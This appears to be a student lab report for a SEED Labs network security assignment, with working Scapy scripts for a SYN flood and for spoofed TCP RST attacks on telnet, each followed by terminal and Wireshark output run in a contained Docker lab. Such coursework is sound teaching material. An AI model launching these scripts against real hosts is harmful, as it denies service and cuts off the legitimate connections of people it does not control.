


## ASSIGNMENT # 5 TEMPLATE

Student Name & ID	Abdulrazzaq Alsiddiq 202004464
Student Name & ID	Anas Madkoor, 202104114
Student Name & ID	Omar Amin, 202003122
Student Name & ID	Lance Eric Ruben, 202005801
Student Name & ID	Ali Zair, 202109964

## Task 1: Task 1: SYN Flooding Attack

### Only do Task 1.1: Launching the Attack Using Python

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.



The screenshot shows a Sublime Text editor window titled "synflood.py - Sublime Text (UNREGISTERED)". The editor displays a Python script for a SYN flood attack. The code is as follows:

```
1  #!/bin/env python3
2
3  from scapy.all import IP, TCP, send
4  from ipaddress import IPv4Address
5  from random import getrandbits
6
7  ip = IP(dst="10.9.0.5") #the IP of the victim machine.
8  tcp = TCP(dport=23, flags='S') #telnet port is 23. flag S for SYN
9  pkt = ip/tcp
10
11 while True:
12     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
13     pkt[TCP].sport = getrandbits(16) # source port
14     pkt[TCP].seq = getrandbits(32) # sequence number
15     send(pkt, verbose = 0)
```

Step 1: Using the provided code as a base code we modified the following:

Ip = IP (dst="10.9.0.5" - Added the ip address of the victims machine-).

tcp = TCP (dport=23 -Setting the port number to 23 since it's the port number of telnet which is the service we are targeting , flags='S').


```
Activities Terminal Apr 2 14:42
seed@VM: ~/.../Labsetup
root@13753a01168e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36795        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             241.187.210.17:64162    SYN_RECV
tcp        0      0 10.9.0.5:23             102.43.199.26:27359    SYN_RECV
tcp        0      0 10.9.0.5:23             104.57.236.227:62202   SYN_RECV
tcp        0      0 10.9.0.5:23             112.232.43.116:32878   SYN_RECV
tcp        0      0 10.9.0.5:23             57.174.48.24:33178     SYN_RECV
tcp        0      0 10.9.0.5:23             165.195.171.160:33072   SYN_RECV
tcp        0      0 10.9.0.5:23             91.192.226.204:22048   SYN_RECV
tcp        0      0 10.9.0.5:23             8.126.3.76:42807       SYN_RECV
tcp        0      0 10.9.0.5:23             0.225.243.66:30346     SYN_RECV
tcp        0      0 10.9.0.5:23             125.69.88.6:17845      SYN_RECV
tcp        0      0 10.9.0.5:23             93.174.254.19:63241    SYN_RECV
tcp        0      0 10.9.0.5:23             172.80.219.195:16096   SYN_RECV
tcp        0      0 10.9.0.5:23             174.159.158.128:20946  SYN_RECV
tcp        0      0 10.9.0.5:23             196.149.240.14:32965   SYN_RECV
tcp        0      0 10.9.0.5:23             183.214.123.116:27737  SYN_RECV
tcp        0      0 10.9.0.5:23             114.149.184.118:19727  SYN_RECV
tcp        0      0 10.9.0.5:23             11.232.43.24:25996     SYN_RECV
tcp        0      0 10.9.0.5:23             159.184.204.250:12884  SYN_RECV
tcp        0      0 10.9.0.5:23             23.51.104.69:56738     SYN_RECV
tcp        0      0 10.9.0.5:23             52.251.255.178:30915   SYN_RECV
tcp        0      0 10.9.0.5:23             69.41.175.173:2925     SYN_RECV
tcp        0      0 10.9.0.5:23             38.186.140.206:30742   SYN_RECV
```

We can see above the requests we are making, we can see that they are SYN\_RECV and we can see the random Ip addressee's that we are generating.


```
ubuntu_seed (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 2 14:06
seed@VM: ~/.../Labsetup
[04/02/24] seed@VM: ~/.../Labsetup$ docksh 13
root@13753a01168e:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@13753a01168e:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@13753a01168e:/#
```

We are setting the size of the queue to be 80 will actually be about 60 since 20% of the queue is reserved for "proven destinations".

Then we make sure that the syncookies mitigation technique is turned off for the attack to be successful.



Then we run the attack code on the attacker machine for at least one minute to fill the queue.




Now, we try to telnet to the victim machine from the user1 machine.

The attack was unsuccessful, since we can telnet although it took a long time, and it keeps trying without successfully telnetting which proves that we are successfully denying the service which is our goal of this attack.

After these 5 retransmissions, TCP will remove the corresponding item from the half-open connection queue. Every time when an item is removed, a slot becomes open. Your attack packets and the legitimate telnet connection request packets will fight for this opening. Our Python program may not be fast enough and can thus lose to the legitimate telnet packet. To win the competition, we can run multiple instances of the attack program in parallel.


If the user1 machine got lucky and connected because of this we have to flush the queue and

re-try the attack maybe it is better to attack with more instances of the attacking machine to increase the success rate of the attack.



The screenshot shows a terminal window titled 'ubuntu\_seed (Snapshot 1) [Running] - Oracle VM VirtualBox'. The terminal prompt is 'seed@VM: ~/.../Labsetup'. The user has entered the command 'ip tcp\_metrics show', which displays network statistics for the interface 10.9.0.6, including age, cwnd, rtt, and source. The user then enters 'ip tcp\_metrics flush' and the prompt returns to the root shell.

```
root@13753a01168e:/# ip tcp_metrics show
10.9.0.6 age 463.812sec cwnd 10 rtt 85us rttvar 83us source 10.9.0.5
root@13753a01168e:/# ip tcp_metrics flush
root@13753a01168e:/#
```



The screenshot shows a terminal window titled 'seed@VM: ~/.../Labsetup'. The user has entered the command 'telnet 10.9.0.5'. The terminal output shows 'Trying 10.9.0.5...' followed by 'telnet: Unable to connect to remote host: Connection timed out'. The prompt returns to the root shell.

```
root@e5be37367c7f:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@e5be37367c7f:/#
```

We tried running three instances of the attack and the attack was successful. And the indicator to that is that it keeps trying without successfully telnetting which proves that we are successfully denying the service which is the goal of this attack.




## Task 2: TCP RST Attacks on telnet Connections

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In task 2, we will construct a TCP RST attack on the victim machine. By doing so, we will terminate the TCP connection between the victim machine (10.9.0.5) and user1 (10.9.0.6).

To begin, we will open Wireshark to monitor the packets of the data flowing through the attacker's interface.



Afterwards, we will connect user1 to the victim server via Telnet.

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/
seed@seed-virtual... x seed@seed-virtual... x seed@seed-virtual... x seed@seed-virtual... x
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes$ docksh 73
root@7309e2665d1d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.6 LTS
0041ed15c563 login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.5.0-27-generic aarch64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0041ed15c563:~$
```

Using `netstat -tna` on the victim server, we can observe that we have successfully established a connection with user1.

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes
seed@seed-virtual-machine:~/Desktop/Lab5/Labsetup-arm/volumes$ docksh 00
root@0041ed15c563:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:11:44721        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:54830          ESTABLISHED
root@0041ed15c563:/#
```

Observing the packets flowing through the attacker's interface, we can identify various fields necessary for communication between the two systems. Examples include the destination address, source address, source port, destination port, etc., which we will utilize in the `tcp\_rst.py` script.

[SEED Labs] Capturing from br-d638dfe13d61

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
5	2024-04-02 13:4...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
6	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102
7	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
8	2024-04-02 13:4...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
9	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102
10	2024-04-02 13:4...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
11	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102

Frame 11: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-d638dfe13d61, id 0  
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5  
Transmission Control Protocol, Src Port: 54830, Dst Port: 23, Seq: 3662102186, Ack: 4230156683, Len: 0

```
Open  ~/Desktop/Lab5/Labsetup-arm/volumes  Save  *tcp_rst.py  synflood.py  x  x
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="10.9.0.6", dst="10.9.0.5")
4 tcp = TCP(sport=54830, dport=23, flags="R", seq=3662102186, ack=0)
5 pkt = ip/tcp
6 ls(pkt)
7 send(pkt, iface="br-d638dfe13d61", verbose=0)
8
```

We will execute the code on the attacker machine, which will generate the spoofed packet.

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes
seed@seed-virtual... x seed@seed-virtual... x seed@seed-virtual... x seed@seed-virtual... x seed@seed-virtual... x
root@seed-virtual-machine:/volumes# python3 tcp_rst.py
version      : BitField (4 bits)      = 4      ('4')
ihl          : BitField (4 bits)      = None   ('None')
tos          : XByteField             = 0      ('0')
len          : ShortField             = None   ('None')
id           : ShortField             = 1      ('1')
flags        : FlagsField            = <Flag 0 (>) ('<Flag 0 (>')
frag         : BitField (13 bits)     = 0      ('0')
ttl          : ByteField              = 64     ('64')
proto        : ByteEnumField          = 6      ('0')
chksum       : XShortField            = None   ('None')
src          : SourceIPField          = '10.9.0.6' ('None')
dst          : DestIPField            = '10.9.0.5' ('None')
options      : PacketListField       = []     ('[]')
--
sport        : ShortEnumField         = 54830  ('20')
dport        : ShortEnumField         = 23     ('80')
seq          : IntField               = 3662102186 ('0')
ack          : IntField               = 0      ('0')
dataofs      : BitField (4 bits)      = None   ('None')
reserved     : BitField (3 bits)      = 0      ('0')
flags        : FlagsField            = <Flag 4 (R)> ('<Flag 2 (S)>')
window       : ShortField             = 8192   ('8192')
chksum       : XShortField            = None   ('None')
urgptr       : ShortField             = 0      ('0')
options      : TCPOptionsField       = []     ("b'")
root@seed-virtual-machine:/volumes#
```

Immediately, we can observe in Wireshark that an RST packet was sent, indicating that the connection between the two machines has been terminated.



[SEED Labs] Capturing from br-d638dfe13d61

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
9	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102
10	2024-04-02 13:4...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
11	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	66	54830 → 23 [ACK] Seq=3662102
12	2024-04-02 13:4...	10.9.0.1	224.0.0.251	MDNS	201	Standard query 0x0000 PTR _p
13	2024-04-02 13:4...	fe80::42:9cff:fe8d:...	ff02::fb	MDNS	221	Standard query 0x0000 PTR _p
14	2024-04-02 13:4...	02:42:9c:8d:7a:58	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.
15	2024-04-02 13:4...	02:42:0a:09:00:05	02:42:9c:8d:7a:58	ARP	42	10.9.0.5 is at 02:42:0a:09:0
16	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	54	54830 → 23 [RST] Seq=3662102

We can confirm this termination by using `netstat -tna` on the victim machine.

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes
seed@seed-virtual-machine:~/Desktop/Lab5/Labsetup-arm/volumes$ docksh 00
root@0041ed15c563:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44721        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:54830          ESTABLISHED
root@0041ed15c563:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44721        0.0.0.0:*               LISTEN
root@0041ed15c563:/#
```

When we attempt to input something in the Telnet connection, it gets disconnected.

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes
seed@seed-virtual-machine:~/Desktop/Lab5/Labsetup-arm/volumes$ docksh 73
root@7309e2665d1d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^J'.
Ubuntu 20.04.6 LTS
0041ed15c563 login: seed
Password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.5.0-27-generic aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0041ed15c563:~$ ls
seed@0041ed15c563:~$ Connection closed by foreign host.
root@7309e2665d1d:/#
```

[SEED Labs] Capturing from br-d638dfe13d61

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
15	2024-04-02 13:4...	02:42:0a:09:00:05	02:42:9c:8d:7a:58	ARP	42	10.9.0.5 is a
16	2024-04-02 13:4...	10.9.0.6	10.9.0.5	TCP	54	54830 → 23 [F
17	2024-04-02 13:5...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data
18	2024-04-02 13:5...	10.9.0.5	10.9.0.6	TCP	54	23 → 54830 [F
19	2024-04-02 13:5...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.
20	2024-04-02 13:5...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.
21	2024-04-02 13:5...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is a
22	2024-04-02 13:5...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is a

## Optional

The code for the automatic reset attack is shown below

```

Open  ~ Desktop/Lab5/Labsetup-arm/volumes  Save
auto_tcp_rst.py
1 #!/usr/bin/python3
2 # reset_auto
3
4 from scapy.all import *
5
6 def spoof_tcp(pkt):
7     IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
8     TCPLayer = TCP(flags="R", seq = pkt[IP].ack,
9     dport=pkt[TCP].sport, sport = pkt[TCP].dport)
10    spoofpkt = IPLayer/TCPLayer
11    ls(spoofpkt)
12    send(spoofpkt, verbose = 0)
13
14 pkt=sniff(iface="br-4bfab879c3df", filter="tcp and port 23",
15 prn=spoof_tcp)

```

Launching the code will continuously sniff for packets and spoof them to appear as reset packets, thus terminating the TCP connection between the two machines.

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes
seed@seed-virtual-mach... x seed@seed-virtual-mach... x seed@seed-virtual-mach... x seed@seed-virtual-mach...

sport      : ShortEnumField      = 34134      ('20')
dport      : ShortEnumField      = 23         ('80')
seq        : IntField            = 0          ('0')
ack        : IntField            = 0          ('0')
dataofs    : BitField (4 bits)   = None       ('None')
reserved   : BitField (3 bits)   = 0          ('0')
flags      : FlagsField          = <Flag 4 (R)> ('<Flag 2 (S)>')
window     : ShortField          = 8192       ('8192')
chksum     : XShortField         = None       ('None')
urgptr     : ShortField          = 0          ('0')
options    : TCPOptionsField     = []         ('b''')
version    : BitField (4 bits)   = 4          ('4')
ihl        : BitField (4 bits)   = None       ('None')
tos        : XByteField          = 0          ('0')
len        : ShortField          = None       ('None')
id         : ShortField          = 1          ('1')
flags      : FlagsField          = <Flag 0 (>) ('<Flag 0 (>)>')
frag       : BitField (13 bits)  = 0          ('0')
ttl        : ByteField           = 64         ('64')
proto      : ByteEnumField       = 6          ('0')
chksum     : XShortField         = None       ('None')
src        : SourceIPField       = '10.9.0.6' ('None')
dst        : DestIPField         = '10.9.0.5' ('None')
options    : PacketListField     = []         ('[]')
--
sport      : ShortEnumField      = 34134      ('20')
dport      : ShortEnumField      = 23         ('80')
seq        : IntField            = 0          ('0')
ack        : IntField            = 0          ('0')
dataofs    : BitField (4 bits)   = None       ('None')
reserved   : BitField (3 bits)   = 0          ('0')
flags      : FlagsField          = <Flag 4 (R)> ('<Flag 2 (S)>')
window     : ShortField          = 8192       ('8192')
chksum     : XShortField         = None       ('None')
urgptr     : ShortField          = 0          ('0')
options    : TCPOptionsField     = []         ('b''')
```

```
seed@seed-virtual-machine: ~/Desktop/Lab5/Labsetup-arm/volumes
seed@seed-virtual-mach... x seed@seed-virtual-mach... x seed@seed-virtual-mach... x seed@seed-virtual-mach... x seed@seed-virtual-mach...


root@215f02afb02e:/# telnet 10.9.0.5
